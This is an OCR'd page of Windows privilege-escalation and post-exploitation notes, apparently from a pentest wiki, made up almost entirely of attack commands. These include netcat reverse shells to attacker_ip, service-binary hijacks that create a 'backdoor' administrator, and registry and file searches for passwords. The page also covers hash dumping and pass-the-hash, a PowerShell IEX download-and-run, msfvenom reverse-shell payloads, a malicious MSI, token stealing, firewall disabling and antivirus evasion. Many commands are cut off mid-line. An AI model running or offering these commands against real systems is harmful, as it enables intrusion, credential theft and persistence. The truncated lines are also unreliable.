
Windows

MindMap



MindMap for PE

Useful commands

```
http://www.handgrep.se/repository/cheatsheets/postexploitation/WindowsPost-Exploita
```


```
https://github.com/emilyanncr/Windows-Post-Exploitation
```

Credential reuse

Sometimes a user that you have the credentials for is also the administrator on the system, but uses the same password for both accounts. So never forget to try passwords when you have the chance. Just don't overdo it so you trigger some lockout mechanism and get detected.

Try the obvious - Maybe the user is SYSTEM or is already part of the Administrator group. As you can see from the output of the three commands below the username is *hacker*, he is part of the

- `whoami`
- `net localgroup administrator`
- `net user "%username%"`



https://github.com/chryzsh/practical-hacking/blob/master/part-4-privilege-escalation.md

Bind cmd to a port:

```
nc.exe -Lp 31337 -vv -e cmd.exe
```

Reverse shell:

```
nc.exe attacker_ip attacker_port -e cmd.exe
```

To capture NTLM hash

Spin up smbserver.py and connect via smb to your server on kali. ie smbclient -L //$kali$ip

```
/usr/share/doc/python-impacket/examples/smbserver.py -smb2support test .
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
```

```
[*] Incoming connection (VictimIP:port)
[*] AUTHENTICATE_MESSAGE (MicrosoftAccount\emailhere@gmail.com,DESKTOP-12345A)
[*] User emailhere@gmail.com\DESKTOP-123456A authenticated successfully
[*]emailhere@gmail.com::MicrosoftAccount:aad3c435b514a4eeaad3b935b51304fec46b9e58

```

System info

Finding installed software, running processes, bind ports, and OS version might be critical to identify the right EoP vector.

Find installed patches, architecture, OS version

```
systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
```

Get exact OS version

```
type C:/Windows/system32/eula.txt
```

Hostname

Environment

```
set
```

List open connections

```
netstat -aton
```

Network information

```
ipconfig /all & route print & arp -a
```

Information about a Users & Administrator

Find current user.

```
echo %username%
```

List all users

```
net users
```

Firewall information

```
netsh firewall show state
netsh firewall show config
```

List scheduled tasks

```
schtasks /query /fo LIST /v
```

List windows services

```
net start
```

```
wmic service list brief
```

Incorrect permissions in services

A service running as Administrator/SYSTEM with incorrect file permissions might allow PE. You can replace the binary, restart the service and get system.

We are interested in services where permissions are: **BUILTIN\Users** with **(F)** or **(C)** or **(M)** for our group. More info about permissions:

```
https://msdn.microsoft.com/en-us/library/bb727008.aspx
```

Common exploitation payloads involve: Replacing the affecting binary with a reverse shell or a command that creates a new user and adds it to the Administrator group. Replace the affected service with your payload and and restart the service running:

```
wmic service NAMEOFSERVICE call startservice
net stop [service name] && net start [service name]
```

```
sc start/stop serviceName
```

```
sc query state= all | findstr "SERVICE_NAME:" >> a & FOR /F "tokens=2 delims= " %i
```

The following commands will print the affected services:

```
for /f "tokens=2 delims='=' %a in ('wmic service list full^|find /i "pathname"^|
for /f eol^=^"^ delims^=^" %a in (c:\windows\temp\permissions.txt) do cmd.exe /c
```

If wmic is not available we can use sc.exe:

```
sc query state= all | findstr "SERVICE_NAME:" >> Servicenames.txt
FOR /F %i in (Servicenames.txt) DO echo %i
type Servicenames.txt
FOR /F "tokens=2 delims= " %i in (Servicenames.txt) DO @echo %i >> services.txt
FOR /F %i in (services.txt) DO @sc qc %i | findstr "BINARY_PATH_NAME" >> path.txt
```

You can also manually check each service using cacls:

```
cacls "C:\path\to\file.exe"
```

Windows XP SP1 is known to be vulnerable to PE in **upnphost**. You get Administrator with:

```
sc config upnphost binpath= "C:\Inetpub\wwwroot\nc.exe YOUR_IP 1234 -e C:\WINDOWS
sc config upnphost obj= ".\LocalSystem" password= ""
sc qc upnphost
```

If it fails because of a missing dependency, run the following:

```
sc config SSDPSRV start= auto
net start SSDPSRV
net start upnphost
```

Or remove the dependency:

```
sc config upnphost depend= ""
```

Using meterpreter:

```
exploit/windows/local/service_permissions
```

is needed:

```
https://web.archive.org/web/20080530012252/http://live.sysinternals.com/accesschk.e
```

```
accesschk.exe -uwcqv "Authenticated Users" * /accepteula
accesschk.exe -qdws "Authenticated Users" C:\Windows\ /accepteula
accesschk.exe -qdws Users C:\Windows\
```

Then query the service using Windows sc:

```
sc qc <vulnerable service name>
```

Then change the binpath to execute your own commands (restart of the service will most likely be needed):

```
sc config <vuln-service> binpath= "net user backdoor backdoor123 /add"
sc stop <vuln-service>
sc start <vuln$ -service>
sc config <vuln-service> binpath= "net localgroup Administrators backdoor /add"
sc stop <vuln-service>
```

```
sc config <vuln-service> binPath= "c:\inetpub\wwwroot\runmsf.exe" depend= "" star
sc start <vuln-service>
```

Find unquoted paths

If we find a service running as SYSTEM/Administrator with an unquoted path and spaces in the path we can hijack the path and use it to elevate privileges. This occurs because windows will try, for every white space, to find the binary in every intermediate folder.

For example, the following path would be vulnerable:

```
C:\Program Files\something\winamp.exe
```

Not vulnerable

Obtain the path of the executable called by a Windows service (good for checking Unquoted Paths):

```
sc query state= all | findstr "SERVICE_NAME:" >> a & FOR /F "tokens=2 delims= " %i
```

We could place our payload with any of the following paths:

```
C:\winamp.exe (this is a reverse shell with the same names as legal program)
```

The following command will display affected services:

```
wmic service get name,displayname,pathname,startmode |findstr /i "Auto" |findstr /
```

Check Permissions

We might even be able to override the service executable, always check out the permissions of the service binary:

You can automate with meterpreter:

```
exploit/windows/local/trusted_service_path
```

PowerUp

PowerUp is an extremely useful script for quickly checking for obvious paths to privilege escalation on Windows. It is not an exploit itself, but it can reveal vulnerabilities such as administrator password stored in registry and similar. We shamelessly use harmj0y's guide as reference point for the following guide. Some basic knowledge about how to import Powershell modules and used them is required.

Import the PowerUp module with the following:

```
PS C:\> Import-Module PowerUp.ps1
```

If you want to invoke everything without touching disk, use something like this:

```
C:\> powershell -nop -exec bypass -c "IEX (New-Object
Net.WebClient).DownloadString('http://bit.ly/1mK64oH'); Invoke-AllChecks"
```

```
findstr /s /C:"stringtosearchfor.txt" "C:*"
```

We might sometimes find passwords in arbitrary files, you can find them running:

```
findstr /si password *.txt
findstr /si password *.xml
findstr /si password *.ini
```

Find all those strings in config files.

```
dir /s *pass* == *cred* == *vnc* == *.config*
```

Find all passwords in all files.

```
findstr /spin "password" *.*
```


```
findstr /spin "password" *.*
```


These are common files to find them in. They might be base64-encoded. So look out for that.

```
type %WINDIR%\Panther\Unattend\Unattended.xml
type %WINDIR%\Panther\Unattended.xml
```

```
dir c:*vnc.ini /s /b
dir c:*ultravnc.ini /s /b
dir c:\ /s /b | findstr /si *vnc.ini
```

Stuff in the registry:

```
reg query HKLM /f password /t REG_SZ /s
reg query HKCU /f password /t REG_SZ /s
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon"
reg query "HKLM\SYSTEM\Current\ControlSet\Services\SNMP"
reg query "HKCU\Software\SimonTatham\PuTTY\Sessions"
reg query HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC\WinVNC4 /v password
```

Using meterpreter:

```
post/windows/gather/credentials/gpp
post/windows/gather/enum_unattend
```

---

of username and NTLM/LM hash rather than a cleartext password.

Windows hash format:

```
user:group:id:ntlmpassword::
```

You can do a hash dump in the affected system running:

```
wce32.exe -w
wce64.exe -w
fgdump.exe
```

Download and run fgdump.exe on the target machine.

```
cd /usr/share/windows-binaries/fgdump; python -m SimpleHTTPServer 80
```

```
pth-winexe -U DOMAIN/user%hash //$ip cmd
```

or:

You can also do run as, with the hash:

Technique 1:

```
C:\Windows\System32\runas.exe /env /noprofile /user:<username> <password> "c:\users
```

Technique 2:

```
secpasswd = ConvertTo-SecureString "<password>" -AsPlainText -Force
mycreds = New-Object System.Management.Automation.PSCredential ("<user>", $secpas
computer = "<hostname>"
[System.Diagnostics.Process]::Start("C:\users\public\nc.exe","<attacker_ip> 4444
```

```
powershell -ExecutionPolicy Bypass -File c:\users\public\r.ps1
```

Technique 3:

```
psexec64 \\COMPUTERNAME -u Test -p test -h "c:\users\public\nc.exe -nc <attacker_ip
```

Services only available from loopback

You can find services bind to the loopback interface that are not reachable through the network running. Look for **LISTENING/LISTEN**:

```
netstat -ano
```

Port forward using plinplink.exe -l root -pw mysecretpassword 192.168.0.101 -R 8080:127.0.0.1:8080

Port forward using meterpreter

```
portfwd add -l <attacker port> -p <victim port> -r <victim ip>
portfwd add -l 3306 -p 3306 -r 192.168.1.101
```

If powershell is blocked, you can download:

```
https://github.com/Ben0xA/nps
```

```
./windows-exploit-suggester.py -d 2017-02-09-mssb.xls -p ms16-075
[*] initiating winsploit version 3.2…
[*] database file detected as xls or xlsx based on extension
[*] searching all kb's for bulletin id MS16-075
[+] relevant kbs ['3164038', '3163018', '3163017', '3161561']
[*] done
```

> In March 2017 Microsoft stopped maintaining the security bulletin search. This means the Windows Exploit Suggester database will not include any vulnerabilities or exploits found after that date. Still, this tool can still be very useful on older systems.

Compile windows exploit in linux:

```
i686-w64-mingw32-gcc 18176.c -lws2_32 -o 18176.exe
```

Compiling python scripts to executables:

```
wine ~/.wine/drive_c/Python27/Scripts/pyinstaller.exe --onefile 18176.py
```

Windows Installer Package Files (MSI) with elevated (SYSTEM) permissions.

Check if these 2 registry values are set to "1"reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated

```
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevat
```

If they are, create your own malicious msi:

```
msfvenom -p windows/adduser USER=backdoor PASS=backdoor123 -f msi -o evil.msi
```

Then use msiexec on victim to execute your msi:

```
msiexec /quiet /qn /i C:\evil.msi
```

Metasploit module:

```
use exploit/windows/local/always_install_elevated
```

Vulnerable drivers

Third party drivers might contain vulnerabilities, find them running:

```
DRIVERQUERY
```

Kernel vulnerabilities

Run exploit suggester against systeminfo:

> Don't rely on this - there are a lot of false positive! This is generally a last resort.

```
https://github.com/GDSSecurity/Windows-Exploit-Suggester/blob/master/windows-explo
```

Find installed paths:

```
wmic qfe get Caption,Description,HotFixID,InstalledOn
```

Comprehensive tables of vulnerabilities below:

```
[+] Windows vulnerabilities:

Windows XP:
CVE-2012-4349        Unquoted windows search path - Windows provides the capabili
CVE-2011-1345        Internet Explorer does not properly handle objects in memory
CVE-2010-3138        EXPLOIT-DB 14765 - Untrusted search path vulnerability - all
CVE-2011-5046        EXPLOIT-DB 18275 - GDI in windows does not properly validate
CVE-2002-1214        ms02_063_pptp_dos - exploits a kernel based overflow when se
CVE-2003-0352        ms03_026_dcom - exploits a stack buffer overflow in the RPCS
CVE-2003-0533        MS04-011 - ms04_011_lsass - exploits a stack buffer overflow
CVE-2003-0719        ms04_011_pct - exploits a buffer overflow in the Microsoft W
CVE-2010-3970        ms11_006_createsizeddibsection - exploits a stack-based buff
CVE-2010-3147        EXPLOIT-DB 14745 - Untrusted search path vulnerability in wa
CVE-2003-0812        ms03_049_netapi - exploits a stack buffer overflow in the Ne
CVE-2003-0818        ms04_007_killbill -  vulnerability in the bit string decodin
CVE-2003-0822        ms03_051_fp30reg_chunked - exploit for the chunked encoding
```

```
20  CVE-2014-4114       ms14_060_sandworm - exploits a vulnerability found in Window
21  CVE-2015-0016       ms15_004_tswbproxy -  abuses a process creation policy in In
22  CVE-2014-4113       ms14_058_track_popup_menu - exploits a NULL Pointer Derefere
23  CVE-2010-3227       EXPLOIT-DB - Stack-based buffer overflow in the UpdateFrameT
24  CVE-2018-8494       remote code execution vulnerability exists when the Microsof
25  CVE-2010-2744       EXPLOIT-DB 15894 - kernel-mode drivers in windows do not pro
26  CVE-2010-0017       ms10_006_negotiate_response_loop - exploits a denial of serv
27  CVE-2010-0232       ms10_015_kitrap0d - create a new session with SYSTEM privile
28  CVE-2010-2550       ms10_054_queryfs_pool_overflow - exploits a denial of servic
29  CVE-2010-2568       ms10_046_shortcut_icon_dllloader - exploits a vulnerability
30
31  Windows 8:
32  CVE-2013-0008       ms13_005_hwnd_broadcast - attacker can broadcast commands fr
33  CVE-2013-1300       ms13_053_schlamperei - kernel pool overflow in Win32k - loca
34  CVE-2013-3660       ppr_flatten_rec - exploits EPATHOBJ::pprFlattenRec due to th
35  CVE-2013-3918       ms13_090_cardspacesigninhelper - exploits CardSpaceClaimColl
36  CVE-2013-7331       ms14_052_xmldom - uses Microsoft XMLDOM object to enumerate
37  CVE-2014-6324       ms14_068_kerberos_checksum - exploits the Microsoft Kerberos
38  CVE-2014-6332       ms14_064_ole_code_execution -  exploits the Windows OLE Auto
39  CVE-2014-6352       ms14_064_packager_python - exploits Windows Object Linking a
40  CVE-2015-0002       ntapphelpcachecontrol - NtApphelpCacheControl Improper Autho
41
42  Windows 10:
43  CVE-2015-1769       MS15-085 - Vulnerability in Mount Manager - Could Allow Elev
44  CVE-2015-2426       ms15_078_atmfd_bof MS15-078 - exploits a pool based buffer o
45  CVE-2015-2479       MS15-092 - Vulnerabilities in .NET Framework - Allows Elevat
```

```
CVE-2013-2441        MS13-091 - Vulnerabilities exist when Microsoft Edge imprope
CVE-2015-0057        exploits GUI component of Windows namely the scrollbar eleme

Windows Server 2003:
CVE-2008-4114        ms09_001_write - exploits a denial of service vulnerability
CVE-2008-4250        ms08_067_netapi  - exploits a parsing flaw in the path canon
CVE-2017-8487        allows an attacker to execute code when a victim opens a spe
```

```
https://github.com/SecWiki/windows-kernel-exploits
```

Windows version map

```
Operating System     Version Number

Windows 1.0                  1.04
Windows 2.0                  2.11
Windows 3.0                  3
Windows NT 3.1               3.10.528
Windows for Workgroups 3.11  3.11
Windows NT Workstation 3.5   3.5.807
Windows NT Workstation 3.51  3.51.1057
Windows 95                   4.0.950
Windows NT Workstation 4.0   4.0.1381
```

```
Windows 2000 Professional      5.0.2195
Windows XP                     5.1.2600
Windows Vista                  6.0.6000
Windows 7                      6.1.7600
Windows 8.1                    6.3.9600
Windows 10                     10.0.10240
```

Automated tools

Powersploit

PowerSploit is a collection of Microsoft PowerShell modules that can be used to aid penetration testers during all phases of an assessment

```
https://github.com/PowerShellMafia/PowerSploit
Get-GPPPassword
Get-UnattendedInstallFile
Get-Webconfig
Get-ApplicationHost
Get-SiteListPassword
Get-CachedGPPPassword
```

Reverse Shell from Windows

If there's a way, we can execute code from windows, we may try

- Uploading ncat and executing it
- Powershell Empire/ Metasploit Web-Delivery Method
- Invoke-Shellcode (from powersploit) see below

```
Powershell.exe -NoP -NonI -W Hidden -Exec Bypass IEX (New-Object Net.WebClient).Dow
```

Metasploit

```
post/windows/gather/credentials/gpp
post/windows/gather/enum_unattend
```

```
getsystem
getprivs
use priv
hashdump
```

```
use incognito
list_tokens -u
list_tokens -g
impersonate_token DOMAIN_NAME\\USERNAME
steal_token PID
drop_token
rev2self
```

Useful commands

Add a new user

```
net user test 1234 /add
net localgroup administrators test /add
```

Print files contents:

```
type file
```

Remove file

Change password for user:

```
net user <user> <password>
```

List users:

```
net user
```

Info about a user:

```
net user <username>
```

Permissions on a folder recursively:

```
cacls *.* /t /e /g domainname\administrator:f
```

Enable RDP access

```
reg add "hklm\system\currentcontrolset\control\terminal server" /f /v fDenyTSConn
netsh firewall set service remoteadmin enable
netsh firewall set service remotedesktop enable
```

Disable firewall

```
netsh firewall set opmode disable
```

Run exploit

```
C:\tmp>powershell -ExecutionPolicy ByPass -command "& { . C:\tmp\Invoke-MS16-032.ps
```

JAWS

```
https://411hall.github.io/JAWS-Enumeration/
```

incorrect permissions

```
exploit/windows/local/service_permissions
```

Other scripts

```
https://github.com/GDSSecurity/Windows-Exploit-Suggester
https://github.com/Jean13/Penetration_Testing/blob/master/Privilege_Escalation/wi
```

Generate php reverse shell:

```
msfvenom -p php/reverse_php LHOST=<Your IP Address> LPORT=<Your Port to Connect C
msfvenom -p php/meterpreter/reverse_tcp LHOST=<attacker_ip> -o meterpreter.php
msfvenom -p generic/shell_reverse_tcp LHOST=<attacker_ip> LPORT=4444 -f php -o sh
```

Others

Generate shellcode to use within a perl exploit:

```
msfvenom -p linux/x86/shell/reverse_tcp LHOST=<attacker_ip> LPORT=443 -f perl -b \x
```

Raw paylaod:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=<attacker_ip> LPORT=4444 -f r
```

Js payload:

```
msfvenom -p linux/x86/shell_reverse_tcp LHOST=<attacker_ip> LPORT=443 -f js_le
```

Handling reverse shell using meterpreter:

```
use exploit/multi/handler
set lport 1234
set lhost <attacker_ip>
set payload windows/shell/reverse_tcp
```

Other payloads:

```
set PAYLOAD windows/meterpreter/reverse_tcp
set PAYLOAD generic/shell_reverse_tcp
set PAYLOAD linux/x86/meterpreter/reverse_tcp
```

Privilege escalation

```
getsystem
hashdump
```

Useful exploits

Automatically downloads and compiles exploit

```
wget https://raw.githubusercontent.com/wwong99/pentest-notes/master/scripts/xploit_
```

```
USAGE: xploit_installer.py <exploit id>
```

```
0: windows_exploit_suggester
1: ms03-026
2: ms03-039 (1)
3: ms03-039 (2)
4: *ms03-049
5: ms04-007
6: ms04-011 - ssl bof
7: ms04-011 - lsasarv.dll
8: ms04-031
9: ms05-017
10: ms05-039
11: *ms06-040 (1)
12: ms06-040 (2)
13: ms06-070
14: *ms08-067 (1)
15: ms08-067 (2)
16: ms08-067 (3)
17: *ms09-050
```

Windows Local Exploits:

```
18: windows-privesc-check
19: ms04-011
```

```
23: ms04-020
24: *keybd_event
25: *ms05-018
26: *ms05-055
27: ms06-030
28: ms06-049
29: print spool service
30: *ms08-025
31: netdde
32: ms10-015
33: ms10-059
34: ms10-092
35: ms11-080
36: ms14-040
37: *ms14-058 (1)
38: ms14-058 (2)
39: *ms14-070 (1)
40: ms14-070 (2)
41: *ms15-010 (1)
42: *ms15-010 (2)
43: ms15-051
44: *ms16-014
45: ms16-016
46: ms16-032
```

Windows Server 2003 and IIS 6.0 privilege escalation using impersonation:

```
https://www.exploit-db.com/exploits/6705/
```

```
https://github.com/Re4son/Churrasco
```

```
c:\Inetpub>churrasco
 churrasco
 /churrasco/-->Usage: Churrasco.exe [-d] "command to run"

 c:\Inetpub>churrasco -d "net user /add <username> <password>"
 c:\Inetpub>churrasco -d "net localgroup administrators <username> /add"
```

Windows MS11-080

http://www.exploit-db.com/exploits/18176/

```
python pyinstaller.py --onefile ms11-080.py
```

```
psexec.exe -i -s %SystemRoot%\system32\cmd.exe
```

```
https://github.com/Cn33liz/EasySystem
```

AV bypass

Generating a mutated binary to bypass antiviruses

```
wine hyperion.exe ../backdoor.exe ../backdoor_mutation.exe
```

Access Check

You will probably need to accept the eula first:

```
accesschk.exe /accepteula
```

> if you capture a hash - put it into Google someone might have cracked it before

NTLM and LM passwords are located in the SAM file in **C:\\Windows\SYSTEM32\CONFIG**

LAN Manager (LM): Windows XP and prior use LAN manager protocol. Uses DES but the key space is small (only uppercase, not salted, 14 chars or padded to 14).

NTLM/NTLM2: It does not split the password, also stored in uppercase

Kerberos: Default protocol for active directory envs.PoCs

Add user to administrator group

```
#include <stdlib.h>
int main ()
{
int i;
    i = system("net localgroup administrators theusername /add");
return 0;
}
```

Run an arbitrary command:

```
echo -e '#include <stdio.h>\n#include <smain () {\nsystem("C:\\Users\\Administrator
```

Print proof

```
echo. & echo. & echo whoami: & whoami 2> nul & echo %username% 2> nul & echo. & ech
```


Previous
Loot

Next
Loot

Last updated -2

WAS THIS PAGE HELPFUL?